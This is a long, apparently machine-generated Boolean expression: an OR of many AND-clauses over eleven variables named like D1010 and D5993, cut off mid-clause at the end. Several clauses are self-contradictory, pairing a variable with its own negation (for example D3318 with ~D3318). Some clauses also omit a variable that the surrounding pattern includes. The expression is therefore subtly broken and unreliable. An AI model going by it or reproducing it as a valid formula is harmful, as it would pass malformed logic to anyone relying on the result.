(D1010 & D1071 & D2371 & D3318 & D5235 & D5244 & D549 & D5786 & D5993 & ~D2990 & ~D3226) | (D1010 & D1071 & D2990 & D3226 & D3318 & D5235 & D5244 & D549 & D5786 & ~D2371 & ~D5993) |
(D1010 & D1071 & D2990 & D3226 & D3318 & D5235 & D5244 & D549 & D5993 & ~D2371 & ~D5786) | (D1010 & D1071 & D2990 & D3226 & D3318 & D5235 & D5244 & D5786 & D5993 & ~D2371 & ~D549) |
(D1010 & D1071 & D2990 & D3226 & D3318 & D5235 & D549 & D5786 & D5993 & ~D2371 & ~D5244) | (D1010 & D1071 & D2990 & D3226 & D5235 & D5244 & D549 & D5786 & D5993 & ~D2371 & ~D3318) |
(D1010 & D1071 & D2990 & D3318 & D5235 & D5244 & D549 & D5786 & D5993 & ~D2371 & ~D3226) | (D1010 & D1071 & D3226 & D3318 & D5235 & D5244 & D549 & D5786 & D5993 & ~D2371 & ~D2990) |
(D1010 & D2371 & D2990 & D3226 & D3318 & D5235 & D5244 & D549 & D5786 & ~D1071 & ~D5993) | (D1010 & D2371 & D2990 & D3226 & D3318 & D5235 & D5244 & D549 & D5993 & ~D1071 & ~D5786) |
(D1010 & D2371 & D2990 & D3226 & D3318 & D5235 & D5244 & D5786 & D5993 & ~D1071 & ~D549) | (D1010 & D2371 & D2990 & D3226 & D3318 & D5235 & D549 & D5786 & D5993 & ~D1071 & ~D5244) |
(D1010 & D2371 & D2990 & D3226 & D3318 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D5235) | (D1010 & D2371 & D2990 & D3226 & D5235 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D3318) |
(D1010 & D2371 & D2990 & D3318 & D5235 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D3226) | (D1010 & D2371 & D3226 & D3318 & D5235 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D2990) |
(D1010 & D2990 & D3226 & D3318 & D5235 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D2371) | (D1010 & D1071 & D2371 & D2990 & D3226 & D3318 & D5235 & D549 & ~D5244 & ~D5786 & ~D5993) |
(D1010 & D1071 & D2371 & D2990 & D3226 & D3318 & D5235 & D5993 & ~D5244 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D2990 & D3226 & D3318 & D5786 & D5993 & ~D5235 & ~D5244 & ~D549) |
(D1010 & D1071 & D2371 & D2990 & D3226 & D5235 & D5244 & D549 & ~D3318 & ~D5786 & ~D5993) | (D1010 & D1071 & D2371 & D2990 & D3226 & D5235 & D5244 & D5786 & ~D3318 & ~D549 & ~D5993) |
(D1010 & D1071 & D2371 & D2990 & D3226 & D5235 & D5244 & D5993 & ~D3318 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D2990 & D3226 & D5235 & D549 & D5993 & ~D3318 & ~D5244 & ~D5786) |
(D1010 & D1071 & D2371 & D2990 & D3226 & D5235 & D5786 & D5993 & ~D3318 & ~D5244 & ~D549) | (D1010 & D1071 & D2371 & D2990 & D3226 & D5244 & D5786 & D5993 & ~D3318 & ~D5235 & ~D549) |
(D1010 & D1071 & D2371 & D2990 & D3318 & D5235 & D5244 & D549 & ~D3226 & ~D5786 & ~D5993) | (D1010 & D1071 & D2371 & D2990 & D3318 & D5235 & D5244 & D5786 & ~D3226 & ~D549 & ~D5993) |
(D1010 & D1071 & D2371 & D2990 & D3318 & D5235 & D5244 & D5993 & ~D3226 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D2990 & D3318 & D5235 & D549 & D5993 & ~D3226 & ~D5244 & ~D5786) |
(D1010 & D1071 & D2371 & D2990 & D3318 & D5235 & D5786 & D5993 & ~D3226 & ~D5244 & ~D549) | (D1010 & D1071 & D2371 & D2990 & D3318 & D5244 & D549 & D5993 & ~D3226 & ~D5235 & ~D5786) |
(D1010 & D1071 & D2371 & D2990 & D3318 & D549 & D5786 & D5993 & ~D3226 & ~D5235 & ~D5244) | (D1010 & D1071 & D2371 & D2990 & D5235 & D5244 & D549 & D5993 & ~D3226 & ~D3318 & ~D5786) |
(D1010 & D1071 & D2371 & D2990 & D5235 & D5244 & D5786 & D5993 & ~D3226 & ~D3318 & ~D549) | (D1010 & D1071 & D2371 & D2990 & D5235 & D549 & D5786 & D5993 & ~D3226 & ~D3318 & ~D5244) |
(D1010 & D1071 & D2371 & D2990 & D5244 & D549 & D5786 & D5993 & ~D3226 & ~D3318 & ~D5235) | (D1010 & D1071 & D2371 & D3226 & D3318 & D5235 & D5244 & D549 & ~D2990 & ~D5786 & ~D5993) |
(D1010 & D1071 & D2371 & D3226 & D3318 & D5235 & D5244 & D5993 & ~D2990 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D3226 & D3318 & D5235 & D549 & D5786 & ~D2990 & ~D5244 & ~D5993) |
(D1010 & D1071 & D2371 & D3226 & D3318 & D5235 & D549 & D5993 & ~D2990 & ~D5244 & ~D5786) | (D1010 & D1071 & D2371 & D3226 & D3318 & D5235 & D5786 & D5993 & ~D2990 & ~D5244 & ~D549) |
(D1010 & D1071 & D2371 & D3226 & D3318 & D5244 & D5786 & D5993 & ~D2990 & ~D5235 & ~D549) | (D1010 & D1071 & D2371 & D3226 & D5235 & D5244 & D549 & D5786 & ~D2990 & ~D3318 & ~D5993) |
(D1010 & D1071 & D2371 & D3226 & D5235 & D5244 & D549 & D5993 & ~D2990 & ~D3318 & ~D5786) | (D1010 & D1071 & D2371 & D3226 & D5235 & D5244 & D5786 & D5993 & ~D2990 & ~D3318 & ~D549) |

(D1010 & D1071 & D2371 & D3226 & D5235 & D549 & D5786 & D5993 & ~D2990 & ~D3318 & ~D5244) | (D1010 & D1071 & D2371 & D3318 & D5235 & D5244 & D549 & D5786 & ~D2990 & ~D3226 & ~D5993) |
(D1010 & D1071 & D2371 & D3318 & D5235 & D5244 & D549 & D5993 & ~D2990 & ~D3226 & ~D5786) | (D1010 & D1071 & D2371 & D3318 & D5235 & D5244 & D5786 & D5993 & ~D2990 & ~D3226 & ~D549) |
(D1010 & D1071 & D2371 & D3318 & D5235 & D549 & D5786 & D5993 & ~D2990 & ~D3226 & ~D5244) | (D1010 & D1071 & D2371 & D5235 & D5244 & D549 & D5786 & D5993 & ~D2990 & ~D3226 & ~D3318) |
(D1010 & D1071 & D2990 & D3226 & D3318 & D5235 & D5244 & D549 & ~D2371 & ~D5786 & ~D5993) | (D1010 & D1071 & D2990 & D3226 & D3318 & D5235 & D5244 & D5786 & ~D2371 & ~D549 & ~D5993) |
(D1010 & D1071 & D2990 & D3226 & D3318 & D5235 & D5244 & D5993 & ~D2371 & ~D549 & ~D5786) | (D1010 & D1071 & D2990 & D3226 & D3318 & D5235 & D549 & D5786 & ~D2371 & ~D5244 & ~D5993) |
(D1010 & D1071 & D2990 & D3226 & D3318 & D5235 & D549 & D5993 & ~D2371 & ~D5244 & ~D5786) | (D1010 & D1071 & D2990 & D3226 & D3318 & D5235 & D5786 & D5993 & ~D2371 & ~D5244 & ~D549) |
(D1010 & D1071 & D2990 & D3226 & D3318 & D549 & D5786 & D5993 & ~D2371 & ~D5235 & ~D5244) | (D1010 & D1071 & D2990 & D3226 & D5235 & D5244 & D549 & D5993 & ~D2371 & ~D3318 & ~D5786) |
(D1010 & D1071 & D2990 & D3226 & D5235 & D5244 & D5786 & D5993 & ~D2371 & ~D3318 & ~D549) | (D1010 & D1071 & D2990 & D3226 & D5235 & D549 & D5786 & D5993 & ~D2371 & ~D3318 & ~D5244) |
(D1010 & D1071 & D2990 & D3226 & D5244 & D549 & D5786 & D5993 & ~D2371 & ~D3318 & ~D5235) | (D1010 & D1071 & D2990 & D3318 & D5235 & D5244 & D549 & D5993 & ~D2371 & ~D3226 & ~D5786) |
(D1010 & D1071 & D2990 & D3318 & D5235 & D5244 & D5786 & D5993 & ~D2371 & ~D3226 & ~D549) | (D1010 & D1071 & D2990 & D3318 & D5235 & D549 & D5786 & D5993 & ~D2371 & ~D3226 & ~D5244) |
(D1010 & D1071 & D2990 & D3318 & D5244 & D549 & D5786 & D5993 & ~D2371 & ~D3226 & ~D5235) | (D1010 & D1071 & D2990 & D5235 & D5244 & D549 & D5786 & D5993 & ~D2371 & ~D3226 & ~D3318) |
(D1010 & D1071 & D3226 & D3318 & D5235 & D5244 & D549 & D5993 & ~D2371 & ~D2990 & ~D5786) | (D1010 & D1071 & D3226 & D3318 & D5235 & D5244 & D5786 & D5993 & ~D2371 & ~D2990 & ~D549) |
(D1010 & D1071 & D3226 & D3318 & D5235 & D549 & D5786 & D5993 & ~D2371 & ~D2990 & ~D5244) | (D1010 & D1071 & D3226 & D3318 & D5244 & D549 & D5786 & D5993 & ~D2371 & ~D2990 & ~D5235) |
(D1010 & D1071 & D3226 & D5235 & D5244 & D549 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3318) | (D1010 & D1071 & D3318 & D5235 & D5244 & D549 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3226) |
(D1010 & D2371 & D2990 & D3226 & D3318 & D5235 & D5244 & D5786 & ~D1071 & ~D549 & ~D5993) | (D1010 & D2371 & D2990 & D3226 & D3318 & D5235 & D5244 & D5993 & ~D1071 & ~D549 & ~D5786) |
(D1010 & D2371 & D2990 & D3226 & D3318 & D5235 & D549 & D5993 & ~D1071 & ~D5244 & ~D5786) | (D1010 & D2371 & D2990 & D3226 & D3318 & D5235 & D5786 & D5993 & ~D1071 & ~D5244 & ~D549) |
(D1010 & D2371 & D2990 & D3226 & D3318 & D5244 & D549 & D5993 & ~D1071 & ~D5235 & ~D5786) | (D1010 & D2371 & D2990 & D3226 & D3318 & D549 & D5786 & D5993 & ~D1071 & ~D5235 & ~D5244) |
(D1010 & D2371 & D2990 & D3226 & D5235 & D5244 & D549 & D5993 & ~D1071 & ~D3318 & ~D5786) | (D1010 & D2371 & D2990 & D3226 & D5235 & D5244 & D5786 & D5993 & ~D1071 & ~D3318 & ~D549) |
(D1010 & D2371 & D2990 & D3226 & D5235 & D549 & D5786 & D5993 & ~D1071 & ~D3318 & ~D5244) | (D1010 & D2371 & D2990 & D3226 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D3318 & ~D5235) |
(D1010 & D2371 & D2990 & D3318 & D5235 & D5244 & D549 & D5786 & ~D1071 & ~D3226 & ~D5993) | (D1010 & D2371 & D2990 & D3318 & D5235 & D5244 & D549 & D5993 & ~D1071 & ~D3226 & ~D5786) |
(D1010 & D2371 & D2990 & D3318 & D5235 & D5244 & D5786 & D5993 & ~D1071 & ~D3226 & ~D549) | (D1010 & D2371 & D2990 & D3318 & D5235 & D549 & D5786 & D5993 & ~D1071 & ~D3226 & ~D5244) |
(D1010 & D2371 & D2990 & D5235 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D3226 & ~D3318) | (D1010 & D2371 & D3226 & D3318 & D5235 & D5244 & D549 & D5993 & ~D1071 & ~D2990 & ~D5786) |
(D1010 & D2371 & D3226 & D3318 & D5235 & D5244 & D5786 & D5993 & ~D1071 & ~D2990 & ~D549) | (D1010 & D2371 & D3226 & D3318 & D5235 & D549 & D5786 & D5993 & ~D1071 & ~D2990 & ~D5244) |
(D1010 & D2371 & D3226 & D3318 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D2990 & ~D5235) | (D1010 & D2371 & D3226 & D5235 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D2990 & ~D3318) |
(D1010 & D2371 & D3318 & D5235 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D2990 & ~D3226) | (D1010 & D2990 & D3226 & D3318 & D5235 & D5244 & D549 & D5993 & ~D1071 & ~D2371 & ~D5786) |
(D1010 & D2990 & D3226 & D3318 & D5235 & D5244 & D5786 & D5993 & ~D1071 & ~D2371 & ~D549) | (D1010 & D2990 & D3226 & D3318 & D5235 & D549 & D5786 & D5993 & ~D1071 & ~D2371 & ~D5244) |
(D1010 & D2990 & D3226 & D5235 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D2371 & ~D3318) | (D1010 & D2990 & D3318 & D5235 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D2371 & ~D3226) |
(D1010 & D3226 & D3318 & D5235 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D2371 & ~D2990) | (D1010 & D1071 & D2371 & D2990 & D3226 & D3318 & D5993 & ~D5235 & ~D5244 & ~D549 & ~D5786)
| (D1010 & D1071 & D2371 & D2990 & D3226 & D5235 & D5786 & ~D3318 & ~D5244 & ~D549 & ~D5993) | (D1010 & D1071 & D2371 & D2990 & D3226 & D5235 & D5993 & ~D3318 & ~D5244 & ~D549 &
~D5786) | (D1010 & D1071 & D2371 & D2990 & D3226 & D5244 & D5993 & ~D3318 & ~D5235 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D2990 & D3226 & D5786 & D5993 & ~D3318 & ~D5235 &
~D5244 & ~D549) | (D1010 & D1071 & D2371 & D2990 & D3318 & D5235 & D549 & ~D3226 & ~D5244 & ~D5786 & ~D5993) | (D1010 & D1071 & D2371 & D2990 & D3318 & D5235 & D5786 & ~D3226 & ~D5244
& ~D549 & ~D5993) | (D1010 & D1071 & D2371 & D2990 & D3318 & D5235 & D5993 & ~D3226 & ~D5244 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D2990 & D3318 & D5244 & D5993 & ~D3226 &
~D5235 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D2990 & D3318 & D5786 & D5993 & ~D3226 & ~D5235 & ~D5244 & ~D549) | (D1010 & D1071 & D2371 & D2990 & D5235 & D5244 & D549 & ~D3226
& ~D3318 & ~D5786 & ~D5993) | (D1010 & D1071 & D2371 & D2990 & D5235 & D5244 & D5786 & ~D3226 & ~D3318 & ~D549 & ~D5993) | (D1010 & D1071 & D2371 & D2990 & D5235 & D5244 & D5993 &
~D3226 & ~D3318 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D2990 & D5235 & D549 & D5993 & ~D3226 & ~D3318 & ~D5244 & ~D5786) | (D1010 & D1071 & D2371 & D2990 & D5235 & D5786 & D5993

& ~D3226 & ~D3318 & ~D5244 & ~D549) | (D1010 & D1071 & D2371 & D2990 & D5244 & D5786 & D5993 & ~D3226 & ~D3318 & ~D5235 & ~D549) | (D1010 & D1071 & D2371 & D2990 & D549 & D5786 & D5993 & ~D3226 & ~D3318 & ~D5235 & ~D5244) | (D1010 & D1071 & D2371 & D3226 & D3318 & D5235 & D5786 & ~D2990 & ~D5244 & ~D549 & ~D5993) | (D1010 & D1071 & D2371 & D3226 & D3318 & D5235 & D5993 & ~D2990 & ~D5244 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D3226 & D3318 & D5244 & D5993 & ~D2990 & ~D5235 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D3226 & D3318 & D549 & D5993 & ~D2990 & ~D5235 & ~D5244 & ~D5786) | (D1010 & D1071 & D2371 & D3226 & D5235 & D5244 & D5993 & ~D2990 & ~D3318 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D3226 & D5235 & D549 & D5786 & ~D2990 & ~D3318 & ~D5244 & ~D5993) | (D1010 & D1071 & D2371 & D3226 & D5235 & D549 & D5993 & ~D2990 & ~D3318 & ~D5244 & ~D5786) | (D1010 & D1071 & D2371 & D3226 & D5235 & D5786 & D5993 & ~D2990 & ~D3318 & ~D549) | (D1010 & D1071 & D2371 & D3226 & D5244 & D549 & D5993 & ~D2990 & ~D3318 & ~D5235 & ~D5786) | (D1010 & D1071 & D2371 & D3318 & D5235 & D5244 & D549 & ~D2990 & ~D3226 & ~D5786 & ~D5993) | (D1010 & D1071 & D2371 & D3318 & D5235 & D5244 & D5993 & ~D2990 & ~D3226 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D3318 & D5235 & D549 & D5786 & ~D2990 & ~D3226 & ~D5244 & ~D5993) | (D1010 & D1071 & D2371 & D3318 & D5235 & D549 & D5993 & ~D2990 & ~D3226 & ~D5244 & ~D5786) | (D1010 & D1071 & D2371 & D3318 & D5235 & D5786 & D5993 & ~D2990 & ~D3226 & ~D5244 & ~D549) | (D1010 & D1071 & D2371 & D3318 & D5244 & D549 & D5993 & ~D2990 & ~D3226 & ~D5235 & ~D5786) | (D1010 & D1071 & D2371 & D3318 & D5235 & D5244 & D5786 & D5993 & ~D2990 & ~D3226 & ~D3318 & ~D549) | (D1010 & D1071 & D2371 & D5235 & D5244 & D5786 & D5993 & ~D2990 & ~D3226 & ~D3318 & ~D5244) | (D1010 & D1071 & D2990 & D3226 & D3318 & D5235 & D5244 & ~D2371 & ~D549 & ~D5786 & ~D5993) | (D1010 & D1071 & D2990 & D3226 & D3318 & D5235 & D549 & ~D2371 & ~D5244 & ~D5786 & ~D5993) | (D1010 & D1071 & D2990 & D3226 & D3318 & D5235 & D5993 & ~D2371 & ~D5244 & ~D549 & ~D5786) | (D1010 & D1071 & D2990 & D3226 & D3318 & D549 & D5993 & ~D2371 & ~D5235 & ~D5244 & ~D5786) | (D1010 & D1071 & D2990 & D3226 & D5235 & D5244 & D549 & ~D2371 & ~D3318 & ~D5786 & ~D5993) | (D1010 & D1071 & D2990 & D3226 & D5235 & D5244 & D5993 & ~D2371 & ~D3318 & ~D549 & ~D5786) | (D1010 & D1071 & D2990 & D3226 & D5235 & D549 & D5786 & ~D2371 & ~D3318 & ~D5244 & ~D5993) | (D1010 & D1071 & D2990 & D3226 & D5235 & D549 & D5993 & ~D2371 & ~D3318 & ~D5244 & ~D5786) | (D1010 & D1071 & D2990 & D3226 & D5235 & D5786 & D5993 & ~D2371 & ~D3318 & ~D5244 & ~D549) | (D1010 & D1071 & D2990 & D3226 & D5244 & D549 & D5993 & ~D2371 & ~D3318 & ~D5235 & ~D5786) | (D1010 & D1071 & D2990 & D3226 & D5244 & D5786 & D5993 & ~D2371 & ~D3318 & ~D5235 & ~D5244) | (D1010 & D1071 & D2990 & D3318 & D5235 & D5244 & D5786 & ~D2371 & ~D3226 & ~D549 & ~D5993) | (D1010 & D1071 & D2990 & D3318 & D5235 & D549 & D5993 & ~D2371 & ~D3226 & ~D5244 & ~D5786) | (D1010 & D1071 & D2990 & D3318 & D5235 & D5786 & D5993 & ~D2371 & ~D3226 & ~D5244 & ~D549) | (D1010 & D1071 & D2990 & D3318 & D5244 & D549 & D5993 & ~D2371 & ~D3226 & ~D5235 & ~D5786) | (D1010 & D1071 & D2990 & D3318 & D549 & D5786 & D5993 & ~D2371 & ~D3226 & ~D5235 & ~D5244) | (D1010 & D1071 & D2990 & D5235 & D5244 & D549 & D5993 & ~D2371 & ~D3226 & ~D3318 & ~D5786) | (D1010 & D1071 & D2990 & D5235 & D5244 & D5786 & D5993 & ~D2371 & ~D3226 & ~D3318 & ~D549) | (D1010 & D1071 & D2990 & D5235 & D549 & D5786 & D5993 & ~D2371 & ~D3226 & ~D3318 & ~D5244) | (D1010 & D1071 & D3226 & D3318 & D5235 & D5244 & D549 & ~D2371 & ~D2990 & ~D5786 & ~D5993) | (D1010 & D1071 & D3226 & D3318 & D5235 & D5244 & D5786 & ~D2371 & ~D2990 & ~D549 & ~D5993) | (D1010 & D1071 & D3226 & D3318 & D5235 & D5244 & D5993 & ~D2371 & ~D2990 & ~D549 & ~D5786) | (D1010 & D1071 & D3226 & D3318 & D5235 & D549 & D5786 & ~D2371 & ~D2990 & ~D5244 & ~D5993) | (D1010 & D1071 & D3226 & D3318 & D5235 & D549 & D5993 & ~D2371 & ~D2990 & ~D5244 & ~D5786) | (D1010 & D1071 & D3226 & D3318 & D5235 & D5786 & D5993 & ~D2371 & ~D2990 & ~D549 & ~D5244) | (D1010 & D1071 & D3226 & D3318 & D549 & D5786 & D5993 & ~D2371 & ~D2990 & ~D5235 & ~D5244) | (D1010 & D1071 & D3226 & D5235 & D5244 & D549 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3318 & ~D5786) | (D1010 & D1071 & D3226 & D5235 & D5244 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3318 & ~D549) | (D1010 & D1071 & D3226 & D5235 & D549 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3318 & ~D5244) | (D1010 & D1071 & D3226 & D5235 & D549 & D5993 & ~D2371 & ~D2990 & ~D3318 & ~D5786) | (D1010 & D1071 & D3226 & D5244 & D549 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3318 & ~D5235) | (D1010 & D1071 & D3318 & D5235 & D5244 & D549 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D5786) | (D1010 & D1071 & D3318 & D5235 & D5244 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D549) | (D1010 & D1071 & D3318 & D5235 & D549 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D5244) | (D1010 & D1071 & D3318 & D5244 & D549 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D5235) | (D1010 & D1071 & D5235 & D5244 & D549 & D5786 & D5993 & ~D2371 & ~D2990 & ~D3226 & ~D3318) | (D1010 & D2371 & D2990 & D3226 & D3318 & D5235 & D5244 & ~D1071 & ~D549 & ~D5786 & ~D5993) | (D1010 & D2371 & D2990 & D3226 & D3318 & D5235 & D5786 & ~D1071 & ~D5244 & ~D549 & ~D5993) | (D1010 & D2371 & D2990 & D3226 & D3318 & D5235 & D5993 & ~D1071 & ~D5244 & ~D549 & ~D5786) | (D1010 & D2371 & D2990 & D3226 & D3318 & D549 & D5993 & ~D1071 & ~D5235 & ~D5244 & ~D5786) | (D1010 & D2371 & D2990 & D3226 & D3318 & D5786 & D5993 & ~D1071 & ~D5235 & ~D5244 & ~D549) | (D1010 & D2371 & D2990 & D3226 & D5235 & D5244 & D5786 & ~D1071 & ~D3318 & ~D549 & ~D5993) | (D1010 & D2371 & D2990 & D3226 & D5235 & D5244 & D5993 & ~D1071 & ~D3318 & ~D549 & ~D5786) | (D1010 & D2371 & D2990 & D3226 & D5235 & D549 & D5786 & ~D1071 & ~D3318 & ~D5244 & ~D5993) | (D1010 & D2371 & D2990 & D3226 & D5235 & D549 & D5993 & ~D1071 & ~D3318 & ~D5244 & ~D5786) | (D1010 & D2371 & D2990 & D3226 & D5235 & D5786 & D5993 & ~D1071 & ~D3318 &

~D5244 & ~D549) | (D1010 & D2371 & D2990 & D3226 & D5244 & D549 & D5993 & ~D1071 & ~D3318 & ~D5235 & ~D5786) | (D1010 & D2371 & D2990 & D3226 & D5244 & D5786 & D5993 & ~D1071 & ~D3318
& ~D5235 & ~D549) | (D1010 & D2371 & D2990 & D3318 & D5235 & D5244 & D5993 & ~D1071 & ~D3226 & ~D549 & ~D5786) | (D1010 & D2371 & D2990 & D3318 & D5235 & D549 & D5786 & ~D1071 &
~D3226 & ~D5244 & ~D5993) | (D1010 & D2371 & D2990 & D3318 & D5235 & D549 & D5993 & ~D1071 & ~D3226 & ~D5244 & ~D5786) | (D1010 & D2371 & D2990 & D3318 & D5235 & D5786 & D5993 &
~D1071 & ~D3226 & ~D5244 & ~D549) | (D1010 & D2371 & D2990 & D3318 & D5244 & D5786 & D5993 & ~D1071 & ~D3226 & ~D5235 & ~D549) | (D1010 & D2371 & D2990 & D5235 & D5244 & D549 & D5786
& ~D1071 & ~D3226 & ~D3318 & ~D5993) | (D1010 & D2371 & D2990 & D5235 & D5244 & D549 & D5993 & ~D1071 & ~D3226 & ~D3318 & ~D5786) | (D1010 & D2371 & D2990 & D5235 & D5244 & D5786 &
D5993 & ~D1071 & ~D3226 & ~D3318 & ~D549) | (D1010 & D2371 & D2990 & D5235 & D549 & D5786 & D5993 & ~D1071 & ~D3226 & ~D3318 & ~D5244) | (D1010 & D2371 & D3226 & D3318 & D5235 & D5244
& D5786 & ~D1071 & ~D2990 & ~D549 & ~D5993) | (D1010 & D2371 & D3226 & D3318 & D5235 & D5244 & D5993 & ~D1071 & ~D2990 & ~D549 & ~D5786) | (D1010 & D2371 & D3226 & D3318 & D5235 &
D549 & D5993 & ~D1071 & ~D2990 & ~D5244 & ~D5786) | (D1010 & D2371 & D3226 & D3318 & D5235 & D5786 & D5993 & ~D1071 & ~D2990 & ~D5244 & ~D549) | (D1010 & D2371 & D3226 & D3318 & D5244
& D549 & D5993 & ~D1071 & ~D2990 & ~D5235 & ~D5786) | (D1010 & D2371 & D3226 & D3318 & D5244 & D5786 & D5993 & ~D1071 & ~D2990 & ~D5235 & ~D549) | (D1010 & D2371 & D3226 & D3318 &
D549 & D5786 & D5993 & ~D1071 & ~D2990 & ~D5235 & ~D5244) | (D1010 & D2371 & D3226 & D5235 & D5244 & D549 & D5786 & ~D1071 & ~D2990 & ~D3318 & ~D5993) | (D1010 & D2371 & D3226 & D5235
& D5244 & D549 & D5993 & ~D1071 & ~D2990 & ~D3318 & ~D5786) | (D1010 & D2371 & D3226 & D5235 & D5244 & D5786 & D5993 & ~D1071 & ~D2990 & ~D3318 & ~D549) | (D1010 & D2371 & D3226 &
D5235 & D549 & D5786 & D5993 & ~D1071 & ~D2990 & ~D3318 & ~D5244) | (D1010 & D2371 & D3318 & D5235 & D5244 & D549 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D5786) | (D1010 & D2371 & D3318
& D5235 & D5244 & D5786 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D549) | (D1010 & D2371 & D3318 & D5235 & D549 & D5786 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D5244) | (D1010 & D2371 &
D3318 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D5235) | (D1010 & D2371 & D5235 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D3318) | (D1010 & D2990
& D3226 & D3318 & D5235 & D5244 & D5786 & ~D1071 & ~D2371 & ~D549 & ~D5993) | (D1010 & D2990 & D3226 & D3318 & D5235 & D5244 & D5993 & ~D1071 & ~D2371 & ~D549 & ~D5786) | (D1010 &
D2990 & D3226 & D3318 & D5235 & D549 & D5786 & ~D1071 & ~D2371 & ~D5244 & ~D5993) | (D1010 & D2990 & D3226 & D3318 & D5235 & D549 & D5993 & ~D1071 & ~D2371 & ~D5244 & ~D5786) | (D1010
& D2990 & D3226 & D3318 & D5235 & D5786 & D5993 & ~D1071 & ~D2371 & ~D5244 & ~D549) | (D1010 & D2990 & D3226 & D3318 & D5244 & D5786 & D5993 & ~D1071 & ~D2371 & ~D5235 & ~D549) |
(D1010 & D2990 & D3226 & D5235 & D5244 & D549 & D5993 & ~D1071 & ~D2371 & ~D3318 & ~D5786) | (D1010 & D2990 & D3226 & D5235 & D5244 & D5786 & D5993 & ~D1071 & ~D2371 & ~D3318 & ~D549)
| (D1010 & D2990 & D3226 & D5235 & D549 & D5786 & D5993 & ~D1071 & ~D2371 & ~D3318 & ~D5244) | (D1010 & D2990 & D3226 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D2371 & ~D3318 &
~D5235) | (D1010 & D2990 & D3318 & D5235 & D5244 & D549 & D5786 & ~D1071 & ~D2371 & ~D3226 & ~D5993) | (D1010 & D2990 & D3318 & D5235 & D5244 & D549 & D5993 & ~D1071 & ~D2371 & ~D3226
& ~D5786) | (D1010 & D2990 & D3318 & D5235 & D5244 & D5786 & D5993 & ~D1071 & ~D2371 & ~D3226 & ~D549) | (D1010 & D2990 & D3318 & D5235 & D549 & D5786 & D5993 & ~D1071 & ~D2371 &
~D3226 & ~D5244) | (D1010 & D2990 & D3318 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D2371 & ~D3226 & ~D5235) | (D1010 & D2990 & D3318 & D5235 & D5244 & D549 & D5993 & ~D1071 & ~D2371 & ~D3226
& ~D3318) | (D1010 & D3226 & D3318 & D5235 & D5244 & D549 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D5786) | (D1010 & D3226 & D3318 & D5235 & D5244 & D5786 & D5993 & ~D1071 &
~D2371 & ~D2990 & ~D549) | (D1010 & D3226 & D3318 & D5235 & D549 & D5786 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D5244) | (D1010 & D3226 & D5235 & D5244 & D549 & D5786 & D5993 & ~D1071
& ~D2371 & ~D2990 & ~D3318) | (D1010 & D3318 & D5235 & D5244 & D549 & D5786 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3226) | (D1010 & D1071 & D2371 & D2990 & D3226 & D5993 & ~D3318 &
~D5235 & ~D5244 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D2990 & D5235 & D549 & ~D3226 & ~D3318 & ~D5244 & ~D5786 & ~D5993) | (D1010 & D1071 & D2371 & D2990 & D5235 & D5786 &
~D3226 & ~D3318 & ~D5244 & ~D549 & ~D5993) | (D1010 & D1071 & D2371 & D2990 & D5235 & D5993 & ~D3226 & ~D3318 & ~D5244 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 & D2990 & D549 &
D5993 & ~D3226 & ~D3318 & ~D5235 & ~D5244 & ~D5786) | (D1010 & D1071 & D2371 & D2990 & D5786 & D5993 & ~D3226 & ~D3318 & ~D5235 & ~D5244 & ~D549) | (D1010 & D1071 & D2371 & D3226 &
D3318 & D5235 & ~D2990 & ~D5244 & ~D549 & ~D5786 & ~D5993) | (D1010 & D1071 & D2371 & D3226 & D3318 & D5993 & ~D2990 & ~D5235 & ~D5244 & ~D549 & ~D5786) | (D1010 & D1071 & D2371 &
D3226 & D5235 & D5244 & ~D2990 & ~D3318 & ~D549 & ~D5786 & ~D5993) | (D1010 & D1071 & D2371 & D3226 & D5235 & D5786 & ~D2990 & ~D3318 & ~D5244 & ~D549 & ~D5993) | (D1010 & D1071 &
